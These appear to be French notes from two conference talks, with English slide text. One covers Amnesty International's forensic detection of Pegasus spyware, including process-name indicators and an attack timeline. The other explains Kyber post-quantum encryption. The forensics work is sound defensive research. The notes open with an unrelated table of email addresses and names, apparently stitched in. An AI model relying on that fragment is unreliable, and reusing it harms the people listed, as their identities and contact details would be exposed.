ltnakellier22031@gmail.com	<ul style="list-style-type: none">• FRHRD1 – Claude Margn• FRPQ13 – Philippe Bouyssou• FRPQ14• FRPQ15 – Qabi-Bachraya Bakir• MGJRN1 – Hicham Marisouri
jessicedavies13451@outlook.com	<ul style="list-style-type: none">• HUJRN1 – András Szabó• HUJRN2 – Szabolcs Pátyi
emmadaves8266@gmail.com	<ul style="list-style-type: none">• HUJRN1 – András Szabó• HUJRN2 – Szabolcs Pátyi
il-williams-enry74@gmail.com	<ul style="list-style-type: none">• HUPQ11• HUPQ12 – Adrien Beldouh• HUPQ13

Donncha (Amnesty International)

Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill

- On avait des preuves de ciblage, pas de compromission
- Pour cela on peut utiliser Datausage.sqlite qui mesure le trafic réseau de chaque processus
- Il contient des traces de processus de Pegasus et leur utilisation réseau, ce qui permet de mesurer la quantité d'informations extraite
- Le malware prend un nom de processus au hasard pour se cacher

MVT: Network logs - evidence of infection


Two files contain data about processes sending network traffic on the device

```
"first_isodate": "2019-04-02 04:51:45.699098",  
"isodate": "2019-10-23 03:48:40.716171",  
"proc_name": "roleaccountd",  
"bundle_id": "",  
"proc_id": 351,  
"wifi_in": 0.0,  
"wifi_out": 0.0,  
"wwan_in": 35466.0,  
"wwan_out": 16210.0,  
"live_id": 88539,  
"live_proc_id": 351,  
"live_isodate": "2019-07-12 09:07:18.507282"
```

Datausage.sqlite: In backup
Netusage.sqlite: Not in backup

Can be used to identify traces of known malicious processes.

```
Found a known suspicious process name "roleaccountd"  
Found a known suspicious process name "roleaccountd"  
Found a known suspicious process name "stagingd"  
Found a known suspicious process name "  
Found a known suspicious process name "  
Found a known suspicious process name "
```

The image shows a Zoom meeting interface. The main content is a presentation slide titled "MVT: Network logs - evidence of infection". The slide contains text explaining that two files, Datausage.sqlite and Netusage.sqlite, contain network traffic data. It includes a JSON-formatted log entry for a process named "roleaccountd" with various network metrics. Below the log, it states that Datausage.sqlite is in backup while Netusage.sqlite is not. A list of suspicious process names is shown, including "roleaccountd" and "stagingd". In the bottom right corner, there is a video feed of a man with glasses, identified as "Donncha". The Zoom interface also shows a chat window and a list of participants.

Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill

- L'outil permet également de retracer une progression dans le temps de l'infection
- Tous les événements sont enregistrés dans un fichier et horodatés
- On comprend ainsi le déroulé de l'attaque
- Amnesty a partagé les éléments avec Apple qui a corrigé les failles dans le système d'exploitation


MVT: Timeline feature - 2021 Zero-click 0-day

Timelines can highlight links between forensic artifacts on a device.

Can also reveal what attack vectors were used to compromise a device.

Date (UTC)	Event
2021-06-23 20:45:00	8 push notifications for topic com.apple.madrid (iMessage)
2021-06-23 20:46:00	46 push notifications for topic com.apple.madrid (iMessage)
2021-06-23 20:46:19	File: /private/var/tmp/com.apple.messages/F803EEC3-AB3A-4DC2-A5F1-9E39D7A509BB/c/ChunkStoreDatabase
2021-06-23 20:46:20	File: /private/var/mobile/Library/SMS/Attachments/77/07/4DFAB939-EE64-4CB5-A111-B75733F603A2/8HthwBP5qJ.gif-u0z0
...	

Example: 2021 FORCEDENTRY iMessage zero-day



Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill

- Conclusion
- Les attaquants se concentrent sur le téléphone mobile qui permet de beaucoup apprendre sur la cible
- C'est un micro géolocalisé qu'on a en permanence avec soi
- Les vulnérabilités sans action de l'utilisateur sont très recherchées

Conclusion

- Attackers will continue to focus on **mobile**.
- Zero-click exploits are highly desirable. New attack surface will be exploited if iMessage becomes more secure.
- Need continued collaboration between civil society, tech community and key platforms vendors to identify and defend against these serious threats.

Donncha (Amnesty International)

Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill

- (note GF) j'ai réalisé une recherche
- Fin de la présentation



Thank you!

Donncha Ó Cearbhaill
donncha.ocearbhaill@amnesty.org
@DonnchaC

Samples or leads to
share@amnesty.tech

Donncha (Amnesty International)

The screenshot shows a Zoom meeting interface. The main content is a slide with the text 'Thank you!' followed by the name 'Donncha Ó Cearbhaill', the email address 'donncha.ocearbhaill@amnesty.org', and the Twitter handle '@DonnchaC'. Below this, it says 'Samples or leads to share@amnesty.tech'. At the bottom of the slide, it says 'Donncha (Amnesty International)'. On the right side of the Zoom window, there is a vertical toolbar with icons for mute, video, chat, and other functions. At the bottom right, there is a small video thumbnail of the speaker, Donncha Ó Cearbhaill, and a list of other participants.

Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Comment marche la crypto post quantique avec Kyber ?


Kyber and **Post-Quantum Crypto**

How does it work?


Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders



- Disclaimer : c'est de la crypto de BOOMER
- Pas de
 - Blockchain
 - NFT
 - Bitcoin
- Mais des équations, des clefs publiques et des agences gouvernementales



DISCLAIMER: Boomer Crypto!

NOT IN the talk: 

IN the talk: $f \in \mathbb{F}_p[X]$

Encrypt  public key
Decrypt  private key

Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Plan
- Pourquoi la crypto post quantique ?
- Qu'est-ce que Kyber ?
- Un peu de maths
- Le futur de la crypto

Sections

- ! ? Why do we need PQC?
- 🔥 **Kyber** - How does it work?
- 🔒 Lattices and Security
- 🌈 The future of Crypto


Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Quelques bases
- Partie ennuyeuse de la crypto : la crypto symétrique.
- Une seule clef, secrète, avec elle on voit tout.
- On peut faire de l'authentification et du chiffrement.
- Algos : AES pour le chiffrement, SHA pour le hachage.

!/? Crypto today


Symmetric Crypto



Used for: Encryption, Authentication

Schemes: mostly AES and SHA

Asymmetric Crypto



Used for: Key Exchange, Signatures

Schemes: from the Crypto Zoo


Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Partie amusante de la crypto : la crypto asymétrique.
- Deux personnes ne peuvent pas avoir la même clef secrète. On peut échanger une clef symétrique.
- Avec la publique de l'autre on chiffre. Avec sa privée on déchiffre.
- Algos : il y en a un zoo entier.

! ? Crypto today


Symmetric Crypto



Used for: Encryption, Authentication

Schemes: mostly AES and SHA

Asymmetric Crypto



Used for: Key Exchange, Signatures


Schemes: from the Crypto Zoo

Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Beaucoup d'algos qui ont des utilisations différentes
- Parfois certains sont utiles dans plusieurs cas
- Parfois on peut utiliser plusieurs algos pour la même chose
- Quand on regarde le zoo on se dit que tout va bien et que ça marche
- En fait on veut changer cela du fait de la crypto quantique

! ? Crypto today - Asymmetric Crypto Zoo




Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Il y a un problème, qui vient de l'extérieur du zoo
- Ce mec, là, Peter Shor, menace le zoo. Il est sur le point de le détruire avec tout ce qu'il contient

!/? Crypto today - Asymmetric Crypto Zoo



Petershorzilla
threatens the zoo

Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Le zoo est basé sur deux problèmes mathématiques
- La factorisation de nombre entiers
- Le logarithme discret
- L'algo de Shor casse les deux problèmes et toute la crypto qui est basée sur eux si on arrive à l'utiliser avec un ordi quantique adapté

!/? Crypto today - Asymmetric Crypto Zoo



Security based on:

- Integer Factorization
- Discrete Logarithm

Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Pourquoi est-ce important ?
Peut-être utilisez-vous une de ces technos...
- TLS
- SSH
- Wiregard
- ...
- Toute la sécu est basée sur la crypto

! ? Why PQC?

Shor's Algorithm would break:

TLS

 GnuPG

> _SSH



 WIREGUARD ... Everything!
FAST, MODERN, SECURE VPN TUNNEL

Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Quand allons-nous avoir des ordinateurs quantiques opérationnels ?
- On ne sait pas
- Il y a des discours différents, l'opinion générale va de « dans 5 ans » à « jamais »
- Mais il faut se préparer

! ? Why PQC?

When will we have large quantum computers?



Nobody knows. But we should be prepared...

Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- La crypto post quantique : des technologies qui ne seront pas affectées par des ordinateurs quantiques

! ? Why PQC?

PostQuantumCrypto schemes are asymmetric crypto designs unaffected* by quantum computers.

*hopefully

Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders


- Kyber est certainement cette techno là. Il est possible qu'elle soit largement adoptée.



Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Faisons un nouveau zoo post quantique
- La standardisation démarre, les premiers devraient arriver cette année

 **Kyber** - The NIST PQC Zoo



NIST

First schemes will be standardized 2022.

Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Zoomons sur Kyber
 - Basé sur un treillis, on en parlera plus tard
 - Il est rapide
 - Les clefs privées et publiques ne sont pas trop grandes, on peut les utiliser dans des projets réels
 - Il est déjà partiellement adopté

🔥 **Kyber** - How does it work?



Kyber:

- Lattice-based
- Fast
- Not too big
- Already adopted

Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- On utilise des polynômes, cad l'addition de puissance de x avec des coefficients
- On peut les réduire avec une opération de modulo avec un autre polynôme

🔥 Kyber - How does it work?

Think of polynomials

$$\begin{array}{l} x^3 + 2x + 6 \\ x^2 + x - 7 \end{array} \quad x - 1$$

as numbers

$$\begin{array}{l} 43 \\ 163 \\ 67 \end{array}$$



You can add or multiply them

$$\begin{array}{l} (x^2 + x - 7)(x - 1) \\ = x^3 - 8x + 7 \end{array} \quad \begin{array}{l} 43 \cdot 67 \\ = 2881 \end{array}$$

and when they get too large, we make them smaller

$$\begin{array}{l} x^{17} + 3x^6 + 14x \rightarrow -3x^2 + 15x \\ \text{"mod } x^4 + 1 \end{array} \quad \begin{array}{l} 2881 \rightarrow 10 \\ \text{"mod 29"} \end{array}$$

Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- On considère des vecteurs et des matrices de polynômes

 **Kyber** - How does it work?

So we can do things like matrices and vectors

$$\begin{pmatrix} 5 & -2 \\ 0 & 1 \end{pmatrix} \begin{pmatrix} 3 \\ 4 \end{pmatrix} + (2, 7) = (9, 11)$$

also for these polynomials

$$\begin{pmatrix} x+1 & 3x^2-4 \\ x^2-2 & 2x^2-2x \end{pmatrix} \begin{pmatrix} 3x^2+2x \\ -x-4 \end{pmatrix} + (-6x-10, 12x^2+3) = (-7x^2+6, 4x)$$

LOOKS MORE COMPLICATED BUT
IT'S JUST MULTIPLICATION AND ADDITION

Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- On multiplie une matrice par un vecteur
- On ajoute l'erreur, en blanc
- Les parties vertes sont publiques
- En rouge, le secret
- Si je vous donne la matrice en vert et le résultat de l'opération en vert saurez-vous retrouver le secret en rouge ?

Kyber - How does it work?

Can you recover the **secret** given the **public** values?

$$\begin{pmatrix} x+1 & 3x^2-4 \\ x^2-2 & 2x^2-2x \end{pmatrix} \begin{pmatrix} 3x^2+2x \\ -x-4 \end{pmatrix} + (-6x-10, 12x^2+3) = (-7x^2+6, 4x)$$

↑ **public** ↑ **secret** ↑ add **THIS** to make sure the problem is hard ↑ **public**


name it '**module-learning-with-errors**' (MLWE)

(mathematicians think this aptly describes the problem)

Kyber and Post-Quantum Crypto



Ruben Gonzalez and Krijn Reijnders

- Créons les clefs
- $A \cdot s + e = t$
- La clef publique : A et t
- la clef privée : s. Elle doit avoir des petits coefficients, on appelle ça être compacte
- L'erreur aussi doit être compacte. On l'écrit en émoji :-)

 **Kyber** - KeyGen

$$\begin{matrix} \text{A} & \text{s} & & \text{error} & & \text{t} \\ \left(\begin{matrix} x+1 & 3x^2-4 \\ x^2-2 & 2x^2-2x \end{matrix} \right) & \left(\begin{matrix} 3x^2+2x \\ -x-4 \end{matrix} \right) & + & (-6x-10, 12x^2+3) & = & \left(\begin{matrix} -7x^2+6 \\ 4x \end{matrix} \right) \end{matrix}$$


~~$As + e = t$~~
 $As + \text{👤} = t$
has small coefficients
(error terms are written in emoji)

Public  : (A, t)
Private  : s
has small coefficients

Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders


- Prenons un exemple, on veut chiffrer la lettre « C ».
- 1 0000 11 en ASCII
- On enlève les 0 cela donne un polynôme qu'on considère en texte



Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders


- On multiplie le polynôme par un entier quelconque pour le grandir
- On ajoute quelques erreurs en emojis e1 e2 e3
- La donnée chiffrée est le vecteur (v,u)
- $v = t.e1 + e2 + m$
- $u = A.e1 + e3$





Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Déchiffrons. On utilise la clef privée
- $d = v - s.u$
- Ca se simplifie avec les erreurs
- $d = m + \text{erreurs}$
- On retire le bruit en arrondissant
- On retombe sur le polynôme

 **Kyber** - Decrypt

Public  : (A, t) $v = t \text{ carrot} + \text{apple} + m$
Private  : s $u = A \text{ carrot} + \text{lemon}$ } Ciphertext

Remove public key

$d = v - su = t \text{ carrot} + \text{apple} + m - s(A \text{ carrot} + \text{lemon})$
 $d = \text{poop} \text{ carrot} + \text{apple} + m + s \text{ lemon}$ (since: $As + \text{poop} = t$)


Remove Noise By rounding

$d = \underbrace{m}_{\text{large}} + \underbrace{\text{poop} \text{ carrot} + \text{apple} + s \text{ lemon}}_{\text{small}} = 1337x^6 + 1337x + 1337$

Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- On divise par la constante
- On ajoute les 0 aux coefs vides
- On retrouve le « C »



Kyber and Post-Quantum Crypto

